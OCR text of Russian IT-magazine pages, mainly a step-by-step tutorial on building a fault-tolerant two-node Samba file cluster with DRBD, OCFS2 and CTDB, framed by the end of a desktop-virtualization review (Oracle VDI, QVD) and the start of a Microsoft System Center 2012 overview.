Технология, являющаяся частью Oracle Virtualization — набора средств виртуализации, который призван покрывать все потребности организаций от терминалов (вроде Sun Ray) до ЦОД (Sun Fire, Sun Storage). Oracle VDI представляет собой менеджер сессий — connection broker — обеспечивающий подключение клиентов к виртуальным рабочим местам по протоколам RDP или SGD (Oracle Secure Global Desktop). В качестве виртуальных машин (Virtualization Layer) могут выступать VirtualBox, VMware vSphere, Hyper-V, а также отдельные ПК, предоставляющие доступ по RDP. Приложения могут работать под управлением любой популярной ОС (Windows, Solaris, Linux, *nix и др). В случае выбора SGD пользователь запускает в браузере специальный веб-клиент, обеспечивающий доступ к данным с любого устройства (браузер, поддерживающий Java[RR1]), шифрование сеанса и дополнительный уровень защиты (на локальной машине не сохраняется никакая лишняя информация — cookie, кэш, авторизация и так далее). К слову, менеджер администрирования VDI также написан на Java и представляет собой веб-приложение. Режим «kiosk mode» позволяет работать с приложением в полноэкранном режиме без возможности доступа к самой ОС. Технология Array Resilience в случае недоступности основного сервера автоматически переключает соединение на следующий сервер в массиве. Пользователи могут иметь персональные десктопы или работать с пулом, подключать сменные носители, воспроизводить качественное видео и аудио, получить 32-битный цвет и так далее. Индивидуальные параметры подключений можно хранить в атрибутах AD/LDAP. В качестве базовой платформы используется Solaris или Oracle Enterprise Linux (клон RHEL).

INFO

•О настройке сервера терминалов в Win2k8 читай в][09.08;
•подробнее о Hyper-V читай в статье «Гиперактивная виртуальность»,][02.09;
•в][11.10 ты найдешь обзор VMware View 4.5;
•в Win2k8R2 RDS умеет назначать динамический/виртуальный IP-адрес каждому сеансу или приложению, что решает проблему привязки к IP;
•технологии TS/RDS и VDI не взаимоисключают, а дополняют друг друга;
• в настоящее время QVD используется в крупнейшем банке Мексики BBVA Bancomer.

WWW

•Набор руководств от Microsoft по развертыванию RDS и VDI: clck.ru/WddP;
•сайт QVD: theqvd.com.

WARNING

Для возможности удаленного подключения к сессии клиентов необходимо в ветке реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer установить значение параметра AllowRemoteRPC в «1».

ботки до 9 000 одновременных сессий, причем успешно справлялся с работой. Сервер управления обеспечивает подключение клиентов, запуск нужной VM и получение виртуального IP. Состоит из трех компонентов: брокера соединений L7R, демона HKD (House Keeping Daemon), отвечающего за пуск/останов VM и связь с БД, и Node — элемента управления L7R и HKD. Для хранения данных используется любой NAS/SAN ресурс. Управление и мониторинг работы производятся при помощи веб-интерфейса QVD Web Administration Tool (WAT, написан на Perl Catalyst) или из консоли (qvd-admin).

Доступно несколько версий QVD – свободный Community, платный Commercial и сервис Cloud (на хостинге QVD). Сравнение их функциональности можно найти на сайте.

Проект предоставляет репозиторий пакетов для Ubuntu 10.04 LTS и SLES, а также демообразы для виртуальных машин (на базе Ubuntu 10.10). Но разработчики отмечают, что установить QVD при помощи исходных текстов можно на любом Linux. В Ubuntu 10.04 LTS процесс выглядит довольно просто, вначале следует добавить информацию о новом репозитории:

```
$ sudo apt-add-repository \
    'deb http://theqvd.com/debian lucid main'
$ sudo apt-get update
```

После обновления в списке появится несколько пакетов qvd-*. Для упрощения изучения разработчики предлагают специальный метапакет, устанавливающий все компоненты на один сервер:

```
$ sudo apt-get install \
    qvd-demo-single-instance-nosupport qvd-admin
```

Теперь можно подключаться к WAT, который по умолчанию работает на 3000 порту, и приступать к настройкам. Чтобы упростить установку, из поставки убраны все образы ОС, поэтому их придется «готовить» самостоятельно (за плату разработчики предлагают несколько вариантов, в том числе и индивидуальные). Все образы хранятся в четырех подкаталогах /var/lib/qvd/storage (его обычно монтируют через NFS): homes (qcow2 изображения пользовательского /home), images (ОС), overlays (временные файлы) и staging.

ЗАКЛЮЧЕНИЕ

Как ты мог убедиться, идея терминалов и единого вычислительного центра продолжает жить и процветать, заставляя программистов и админов выдумывать все более изощренные методы связи, удовлетворяющие потребностям сегодняшнего дня.


Евгений Зобнин (zobnin@gmail.com)




НЕИЗМЕННО ВЫСОКАЯ ДОСТУПНОСТЬ

РАЗВОРАЧИВАЕМ ОТКАЗОУСТОЙЧИВЫЙ СЕРВИС ХРАНЕНИЯ ДАННЫХ НА БАЗЕ SAMBA

Каждая организация в той или иной мере нуждается в быстром и надежном сервисе хранения данных. В большинстве случаев эта задача решается с помощью покупки разного рода оборудования, реализующего NAS, однако создать высокопроизводительный и устойчивый к сбоям файловый сервис можно и на базе парочки стареньких серверов, оснащенных достаточно емкими дисками.





Странички, посвященные проекту CTDB

ВВЕДЕНИЕ

В этой статье мы рассмотрим процесс создания высоконадежного файлового хранилища, реализованного на безе двух типичных серверов, операционной системы GNU/Linux и сервера Samba. Мы создадим небольшой, но устойчивый к сбоям кластер: выход одного из узлов из строя никак не повлияет на доступность данных.

ТЕОРИЯ

В обычной ситуации файловый сервис на основе Samba выглядит как машина, оснащенная достаточно емким жестким диском, на которую установлен дистрибутив Linux и пакет программ Samba, отвечающих за обслуживание клиентских запросов на доступ к ресурсам. Изъян такой конфигурации в том, что выход из строя жесткого диска моментально обрушит весь сервис и оставит клиентов без хранилища данных.

Понятно, что для решения этой проблемы следует в обязательном порядке применять RAID1-массив, который позволит сохранить данные и работоспособность сервиса, даже если один из дисков умрет. Это типичная конфигурация, которая, тем не менее, не спасет от смерти самого сервера или одной из его железяк. В этом случае данные все равно окажутся недоступны.

Чтобы избежать и этой ситуации, можно собрать мини-кластер из нескольких машин, данные с жестких дисков которых будут зеркалироваться по сети с помощью драйвера DRBD и специальной параллельной файловой системы. Но и здесь есть загвоздка: если мы просто установим на оба этих узла Samba, то легко получим несогласованность файловой системы, видимой удаленным пользователям.

Для отображения семантики файловой системы UNIX в CIFS и поддержки своего состояния Samba использует легковесные базы данных, называемые TDB, которые содержат такие данные как таблица соответствия Windows SID и Unix UID/GID, данные об открытых сессиях, таблицу блокировок и так далее. Если два экземпляра Samba будут работать с одним общим хранилищем, но иметь разные таблицы TDB, это приведет к весьма печальным последствиям с первых же минут запуска сервиса.

Но и этой проблемы можно избежать, воспользовавшись демоном CTDB (Cluster TDB), который будет хранить единую базу данных для нескольких экземпляров Samba и следить за ее соответствием реальному положению дел. В качестве бонуса CTDB также будет выполнять функции мониторинга и автоматического отключения нерабочих узлов от кластера, что избавит нас от необходимости использования сторонних инструментов.

Итого для настройки высоконадежного файлового сервиса Samba нам необходимо следующее.

1. Обзавестись двумя серверами, в каждом из которых установлено два диска и две сетевые карты.
2. Настроить сетевой RAID1 между ними.
3. Поднять параллельную ФС на RAID1-массиве.
4. Установить и настроить на каждом узле Samba.
5. Поднять CTDB для расшаривания данных о состоянии между демонами Samba.

Такой вот многослойный пирог, приготовлением которого мы и займемся прямо сейчас.

НАСТРОЙКА ХРАНИЛИЩА

Итак, у нас есть два сервера, каждый из которых оснащен двумя жесткими дисками. На /dev/sda стоит операционная система (я буду использовать Debian), /dev/sdb отведен для хранения данных Samba. Можно использовать и один диск, но такая конфигурация будет менее производительной и удобной в сопровождении.

Наша первоочередная задача — объединить жесткие диски двух машин в массив RAID1. Сделать это по сети можно с помощью драйвера DRBD и кроссовер-кабеля, соединяющего серверы напрямую через одну из двух сетевых карт. Это позволит создать мост для быстрого обмена данными между машинами, в то время как клиенты будут получать доступ к кластеру с помощью другого, внешнего сетевого интерфейса.


Чтобы не путаться, сразу определимся, что 10.0.0.1 и 10.0.0.2 — это внутренние IP-адреса, объединяющие серверы с помощью кроссовер-кабеля, а 192.168.0.1 и 192.168.0.2 — это внешние адреса, по которым будет происходить обмен сервисными данными и которые будут видны клиентам (на самом деле все несколько сложнее, но об этом позже).

После настройки IP-адресов выполняем на каждой машине следующую команду:

```
# apt-get install drbd8-utils
```

Далее на одной из машин создаем файл /etc/drbd.conf и пишем в него следующее:

```
# vi /etc/drbd.conf
global { usage-count no; }
common { syncer { rate 100M; } }
```



Как работает DRBD

```
resource r0 {
    protocol C;
    startup {
        wfc-timeout 15;
        degr-wfc-timeout 60;
    }
    net {
        # Настройки двухголовой конфигурации (primary/primary)
        allow-two-primaries;
        after-sb-0pri discard-zero-changes;
        after-sb-1pri consensus;
        after-sb-2pri disconnect;
        # Пароль и метод шифрования
        shared-secret "ПАРОЛЬ";
        cram-hmac-alg sha1;
    }
    # Первый узел
    on node1 {
        device /dev/drbd0;
        disk /dev/sdb;
        address 10.0.0.1:7788;
        meta-disk internal;
    }
    # Второй узел
    on node2 {
        device /dev/drbd0;
        disk /dev/sdb;
        address 10.0.0.2:7788;
        meta-disk internal;
    }
}
```

Главное здесь — это пароль, используемый для доступа к массиву, а также два последних блока, описывающих диски массива. Они могут иметь произвольные имена, однако поля должны содержать актуальные данные для каждого из хостов. Опция «disk» задает блочное устройство, которое станет частью массива, опция «address» — внутренний IP-адрес узла и порт DRBD. Файл необходимо скопировать на второй узел в неизменном виде.

Теперь инициализируем массив, выполнив на обоих узлах команду:

```
# drbdadm create-md r0
```

Далее стартуем сервис drbd (опять же на обоих узлах):

```
# /etc/init.d/drbd start
```

На одном из узлов выполняем следующую команду, которая сделает оба узла главными, то есть позволит монтировать DRBD-девайс с обеих нод:

```
# drbdsetup /dev/drbd0 primary -o
```

После этого должна начаться синхронизация, за ходом которой можно следить, читая файл /proc/drbd:

```
# cat /proc/drbd
```

После окончания синхронизации на массиве можно создать

СОБИРАЕМ МИНИ-КЛАСТЕР ИЗ НЕСКОЛЬКИХ МАШИН, ДАННЫЕ С ЖЕСТКИХ ДИСКОВ КОТОРЫХ БУДУТ ЗЕРКАЛИРОВАТЬСЯ ПО СЕТИ

файловую систему. Стандартная ФС не подойдет, так как не сможет обеспечить соответствие метаданных при одновременном доступе к ФС с разных узлов. Поэтому нам нужна параллельная файловая система (также называемая кластерной), на роль которой отлично подойдет OCFS2 от Oracle (хотя можно использовать и любую другую, например GFS2).

Код OCFS2 есть в ядре, поэтому все, что требуется установить, это утилиты управления:

```
# apt-get install ocfs2-tools
```

Конфиг файловой системы хранится в /etc/ocfs2/cluster.conf. В нашей конфигурации он должен иметь примерно следующий вид:

```
# vi /etc/ocfs2/cluster.conf
cluster:
        node_count = 2
        name = ocfs2

node:
        ip_port = 7777
        ip_address = 192.168.0.1
        number = 1
        name = node1.cluster.local
        cluster = ocfs2

node:
        ip_port = 7777
        ip_address = 192.168.0.2
        number = 2
        name = node2.cluster.local
        cluster = ocfs2
```

Этот конфиг описывает кластер с именем ocfs2 и двумя нодами: node1.cluster.local и node2.cluster.local. Имена нод должны совпадать с именами хостов, поэтому необходимо заранее позаботиться о привязке имен хостов к IP-адресам в файле /etc/hosts обоих узлов. Имя кластера менять не стоит, так как загрузочные скрипты по умолчанию будут инициализировать кластер «ocfs2» и не смогут завершить этот процесс, если имя будет другим. Обрати внимание, что в этот раз мы используем внешние IP-адреса.

Копируем конфиг на оба узла и запускаем службу o2cb:

```
# /etc/init.d/o2cb start
```

Теперь можно создать файловую систему на DRBD-устройстве. Сделать это можно с любого узла:

```
# mkfs.ocfs2 -L "ocfs2" /dev/drbd0
```

OSDN

Производительность

Результат теста NBENCH CIFS для малого кластера из четырех узлов (Intel dual-core IBM HS21) и небольшой системы хранения на основе GPFS

Узлы	до CTDB (MB/s)	с CTDB (MB/s)
1	95.0	109
2	2.1	210
3	1.8	278
4	1.8	308

Производительность CTDB-кластера растет пропорционально количеству узлов

Далее ФС можно смонтировать (здесь и далее я буду использовать каталог /samba в качестве точки монтирования и корня для Samba):

```
# mkdir /samba
# echo "/dev/drbd0 /samba ocfs2 noatime 0 0" >> /etc/fstab
# mount /dev/drbd0
```

Сделать это необходимо на обоих узлах. Чтобы избежать возможных проблем в будущем, проверь работоспособность кластера и корректность настроек с помощью копирования файлов и каталогов в файловую систему. При правильной настройке содержимое ФС должно выглядеть идентично на обоих узлах.

ЗАПУСК SAMBA

Если в работе файловой системы не возникает проблем, то можно переходить к установке и настройке Samba. Главное здесь, как я уже говорил, демон CTDB, поэтому мы остановимся на очень простом конфиге Samba, а ее кластерную составляющую рассмотрим более подробно.

Итак, наш конфиг Samba будет выглядеть примерно так:

```
[global]
clustering = yes
idmap backend = tdb2
private dir=/samba/ctdb
fileid:mapping = fsid
vfs objects = fileid

[public]
comment = public share
path = /samba/public
public = yes
writeable = yes
only guest = yes
```

Это простейший пример файла /etc/samba/smb.conf с одной публичной «шарой», а также приватным каталогом /samba/ctdb для хранения данных демона CTDB. Фактически, только первые три строки необходимы для работы самбы в кластерном варианте, остальное — просто оптимизация для работы с OCFS2 и описание сетевого диска. Каталоги, естественно, необходимо создать заранее:

```
# mkdir /samba/ctdb
# mkdir /samba/public
# chmod 777 /samba/public
```

Инициализируем базу паролей:

```
# smbpasswd -a root
```

```
> ctdb status
Number of nodes:2
pnn:0 192.168.0.1       OK (THIS NODE)
pnn:1 192.168.0.2       OK
Generation:1362679229
Size:2
hash:0 lmaster:0
hash:1 lmaster:1
Recovery mode:NORMAL (0)
Recovery master:0
```

Проверяем состояние кластера

Далее устанавливаем самбу на оба узла и копируем на них вышеприведенный конфиг. В качестве окончательного штриха устанавливаем и настраиваем CTDB на обоих узлах:

```
# apt-get install ctdb
```

Сам демон не имеет конфигурационного файла, но, тем не менее, требует настройки с помощью скриптов инициализации и закрепленных за ними конфигов. В Fedora/RedHat это /etc/sysconfig/ctdb, в Debian/Ubuntu — /etc/default/ctdb. Файл необходимо отредактировать на обоих узлах:

```
# Местонахождение lock-файла мастера восстановления
CTDB_RECOVERY_LOCK="/samba/ctdb/lock"
# Публичный сетевой интерфейс, используемый для
# обмена данными
CTDB_PUBLIC_INTERFACE=eth0
# Список адресов, по которым будет доступен кластер
CTDB_PUBLIC_ADDRESSES=/etc/ctdb/public_addresses
# Перекладываем работу по запуску Samba на CTDB
CTDB_MANAGES_SAMBA=yes
# Список CTDB-узлов
CTDB_NODES=/etc/ctdb/nodes
# Куда писать логи
CTDB_LOGFILE=/var/log/log.ctdb
```

Далее создаем файл /etc/ctdb/nodes и добавляем в него IP-адреса узлов Samba, то есть наши два сервера:

```
192.168.0.1/24
192.168.0.2/24
```

Также создаем файл /etc/ctdb/public_addresses с еще двумя IP-адресами:

```
192.168.0.3/24
192.168.0.4/24
```

Эти адреса должны отличаться от публичных адресов, но находиться в той же подсети. Они будут автоматически назначены узлам кластера в качестве дополнительных IP-адресов, по которым и будет происходить подключение клиентов. Это нужно для автоматического поддержания работоспособности кластера. Если один из узлов выйдет из строя, CTDB автоматически присвоит его IP-адрес другому узлу, и клиенты будут работать, как ни в чем не бывало.

Этих настроек должно быть достаточно. Запускаем CTDB на обоих узлах:

```
# /etc/init.d/ctdb start
```

Если он работает нормально, то команда «ctdb status» вернет что-то вроде этого:

```
Number of nodes:2
pnn:0 192.168.0.1       OK (THIS NODE)
pnn:1 192.168.0.2       OK
Generation:1362679229
Size:2
hash:0 lmaster:0
hash:1 lmaster:1
Recovery mode:NORMAL (0)
Recovery master:0
```

ЧТОБЫ ВОВРЕМЯ РЕАГИРОВАТЬ НА ПАДЕНИЕ УЗЛОВ, СЛЕДУЕТ ПРИМЕНЯТЬ РАЗЛИЧНЫЕ МЕТОДЫ МОНИТОРИНГА

Также для проверки соединения можно устроить пинг CTDB-хостов:

```
# ctdb ping -n all
response from 0 time=0.000064 sec  (3 clients)
response from 1 time=0.000087 sec  (9 clients)
```

Наконец запускаем демон Samba:

```
# /etc/init.d/samba start
```

Если при конфигурировании не было допущено ошибок, кластер уже должен быть готов к подключению клиентов. Со стороны Windows-клиентов кластер должен выглядеть как единое целое, то есть как один сервер хранения. В большинстве сред рабочего стола для UNIX картина будет та же. Однако если потребуется смонтировать «диск» из командной строки, придется указать один из публичных IP-адресов, прописанных в /etc/ctdb/public_addresses:

```
# mount -t cifs //192.168.0.3/public \
    /mnt/samba -o user=ЮЗЕР
# smbclient //192.168.0.4/public
```

Не важно, какой из адресов использовать, — как я уже говорил, они оба будут доступны ровно до тех пор, пока в строю будет находиться хотя бы один сервер.

МОНИТОРИНГ И ВОССТАНОВЛЕНИЕ

Просто собрать кластер – только начало, гораздо труднее заниматься слежением за его состоянием и предотвращать отказы. К счастью, наша конфигурация всячески этому способствует и требует вмешательства, как правило, только на уровне решения железных проблем, — остальные проблемы будут решены софтом самостоятельно. Как это работает? Представим себе ситуацию, когда один из узлов кластера выходит из строя. Как ведет себя система в этом случае? Первым под удар попадает наше DRBD-устройство, но благодаря режиму master/master смерть одного из узлов никак не отразится на функциональности другого. Поэтому недоступное устройство просто отключается, а второй сервер продолжает функционировать. Второй компонент, реагирующий на смерть узла, это файловая система OCFS2. Но и здесь все заканчивается достаточно благополучно благодаря встроенному механизму фенсинга (fencing), который просто отключает недоступную ноду от кластера и восстанавливает консистентность файловой системы с помощью отката незавершенных операций над файлами, проделанными со сбойного узла. При этом сам сбойный узел отправляется в перезагрузку (если, конечно, он не умер окончательно). Следующим о смерти узла узнает демон CTDB, работающий на живом узле. Однако, в отличие от двух предыдущих компонентов пирамиды, он поступает гораздо умнее. Он помечает мертвый узел флагом UNHEALTHY или DISCONNECTED, назначает его IP-адрес другому узлу и посылает всем его клиентам TCP-пакет с нулевым номером последовательности. Это вынуждает клиентов переустановить соединение с узлом, благодаря чему они автоматически перебрасываются на живой узел, даже не заметив подмены. Сам протокол CIFS позволяет выполнить такой трюк, в результате чего задержка в обслуживании для клиентов составляет всего несколько секунд. Что делать в такой ситуации админу?

```
global { usage-count no; }
common { syncer { rate 100M; } }
resource r0 {
    protocol C;
    startup {
        wfc-timeout  15;
        degr-wfc-timeout 60;
    }
    net {
        allow-two-primaries;
        after-sb-0pri discard-zero-changes;
        after-sb-1pri consensus;
        after-sb-2pri disconnect;
        shared-secret "123";
        cram-hmac-alg sha1;
    }
    on node1 {
        device /dev/drbd0;
        disk /dev/sdb;
        address 10.0.0.1:7788;
        meta-disk internal;
    }
    on node2 {
/etc/drbd.conf[+][RO]
```

Правим конфиг DRBD

```
cluster:
        node_count = 2
        name = ocfs2

node:
        ip_port = 7777
        ip_address = 192.168.0.1
        number = 1
        name = node1.cluster.local
        cluster = ocfs2

node:
        ip_port = 7777
        ip_address = 192.168.0.2
        number = 2
        name = node2.cluster.local
        cluster = ocfs2

~
~
~
~
/etc/ocfs2/cluster.conf[+]
```

Правим конфиг OCFS2

INFO

Если тебе потребуется собрать кластер из более чем двух машин, можно использовать любую распределенную ФС вроде lustre и GlusterFS.

WARNING

Чтобы Samba работала правильно, следует позаботиться об управлении учетными записями пользователей. В официальном руководстве подробно описано, как это сделать.

Да в общем-то ничего. Если сервер упал из-за ошибок в ПО или каких-то непреднамеренных действий со стороны третьих лиц (пропало питание, не сработал UPS и так далее), то после перезагрузки узел восстановит свое состояние автоматически. То же самое справедливо и в отношении поломки одного из внутренних компонентов сервера. Если же умер сам жесткий диск, то после его замены сервер достаточно просто ввести в строй. В большинстве случаев для этого понадобится выполнить всего две команды:

```
# drbdadm create-md r0
# drbdadm attach r0
```

Затем начнется синхронизация массива, по окончании которой можно вновь смонтировать раздел и перезапустить самбу и CTDB:

```
# mount /dev/drbd0
# /etc/init.d/ctdb restart
# /etc/init.d/samba restart
```

Чтобы быть в курсе событий и вовремя реагировать на падение узлов, следует применять различные методы мониторинга, это может быть что угодно, начиная банальным пингом по крону и заканчивая специализированными система типа monit. Мы уже не раз писали в][о мониторинге, поэтому я не буду рассказывать об этом подробно. Кстати, отслеживать ситуации с проблемами в работе CTDB очень просто с помощью скрипта /etc/ctdb/notify.sh, который выполняется в тех случаях, когда появляются проблемы в работе узла, и он отключается от CTDB-кластера. Прописать в скрипт можно все что угодно, — например, отправку письма админу:

```
# vi /etc/ctdb/notify.sh
event="$1"
shift

case $event in
    unhealthy)
        mail foo@bar -s "`hostname` is UNHEALTHY" ...
        ;;
    healthy)
        mail foo@bar -s "`hostname` is HEALTHY" ...
        ;;
esac
```

За состоянием CTDB в режиме реального времени можно наблюдать с помощью команды «ctdb status». Три первых строки в ее выводе наиболее информативны, они отражают состояние узлов:

- OK — узел функционирует нормально;
- DISCONNECTED — узел недоступен;
- DISABLED — узел отключен администратором, однако он способен нормально функционировать;
- UNHEALTHY — существуют проблемы, мешающие подключить узел к кластеру, при этом сам демон CTDB работает нормально;
- BANNED — узел попал в бан из-за слишком большого количества попыток восстановить работу, скорее всего проблема в неправильной настройке CTDB;
- STOPPED — узел отключен от кластера, но принимает управляющие команды;
- PARTIALLYONLINE — узел работает, но недоступен из внешней сети.

Также следует обратить внимание на строку Recovery mode, отражающую режим работы кластера. Возможные значения:

- vNORMAL — кластер функционирует нормально.
- RECOVERY — производится восстановление работы кластера, на время которого он недоступен.

В любой момент узел можно отключить от кластера с помощью команды «ctdb disable» и вернуть с помощью «ctdb enable».

ВЫВОДЫ


Сегодня развернуть кластер высокой доступности не так уж и сложно. Как видишь, все что для этого требуется — несколько машин, пара жестких дисков и немного свободного времени.][

Сергей Яремчук (grinder@synack.ru)


СВЕЖЕЕ ДЫХАНИЕ

IT-РЕШЕНИЯ ОТ MICROSOFT: ОБЗОР ГЛАВНЫХ НОВИНОК 2012 ГОДА

В этом году корпорация Microsoft практически полностью обновит линейки своих основных продуктов. Большие изменения ждут и популярное семейство инструментов управления System Center, функции которого будут максимально адаптированы к современным реалиям. Учитывая, что все RC вышли точно в срок, а в ближайшее время станет доступен RTM, сейчас уже вполне можно оценить нововведения.



В SCCM 2012 появилась роль Central Administration Site



Список ролей сайта SCCM 2012 также претерпел изменения

SYSTEM CENTER CONFIGURATION MANAGER 2012

